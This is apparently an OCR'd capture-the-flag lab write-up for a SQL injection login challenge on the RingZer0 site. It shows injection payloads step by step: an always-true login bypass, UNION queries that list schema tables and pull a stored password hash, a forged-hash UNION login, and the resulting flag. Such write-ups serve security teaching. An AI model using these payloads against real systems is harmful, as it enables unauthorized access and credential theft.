

Username: ' or true#

Wrong password for impossibletoguess.

Get name table by query: ' UNION SELECT table_name,NULL FROM information_schema.tables #


INNODB_CMP_PER_INDEX_RESET.
Wrong password for INNODB_CMP_RESET.
Wrong password for INNODB_FT_DEFAULT_STOPWORD.
Wrong password for INNODB_METRICS.
Wrong password for INNODB_TEMP_TABLE_INFO.
Wrong password for INNODB_FT_DELETED.
Wrong password for INNODB_TABLESTATS.
Wrong password for INNODB_CMP.
Wrong password for INNODB_TABLES.
Wrong password for INNODB_FT_BEING_DELETED.
Wrong password for INNODB_BUFFER_PAGE_LRU.
Wrong password for INNODB_CMP_PER_INDEX.
Wrong password for INNODB_FT_CONFIG.
Wrong password for INNODB_CACHED_INDEXES.
Wrong password for INNODB_FT_INDEX_TABLE.
Wrong password for INNODB_COLUMNS.
Wrong password for INNODB_FT_INDEX_CACHE.
Wrong password for INNODB_INDEXES.
Wrong password for INNODB_TABLESPA .
Wrong password for users.

Get password of impossibletoguess by query: ' UNION SELECT password, NULL FROM users WHERE username='impossibletoguess' # → password: 1b2f190ad705d7c2afcac45447a31b053fada0c4



Username
Password
Login
Wrong password for 1b2f190ad705d7c2afcac45447a31b053fada0c4.

But it looks like this password is a SHA-1 hash because it has 40 characters. Thereby we can guess that when logging in will go through 2 steps: get the username and password from the database then hash the entered password value and check it against the returned value of the database. Since we can inject our own query into the username field, we can pass our own username and password hash and by pass the login.

SHA-1 of he153722: a55ee9c7f744fbd4617acf5e0b2e5d006e5eeb4b

Uername: 'UNION SELECT ALL 'admin', 'a55ee9c7f744fbd4617acf5e0b2e5d006e5eeb4b'#

Password: he153722


Lab 13 - CTF Sql Injection
Challenges - RingZer0 Online CT
Login portal 2
Google Dịch
Google Dịch
Không bảo mật | challenges.ringzer0team.com:10004

Username

'UNION SELECT ALL 'admin', 'a55ee9c7

Password

••••••••

Login

FLAG-wlez73yxtkae9mpr8aerqay7or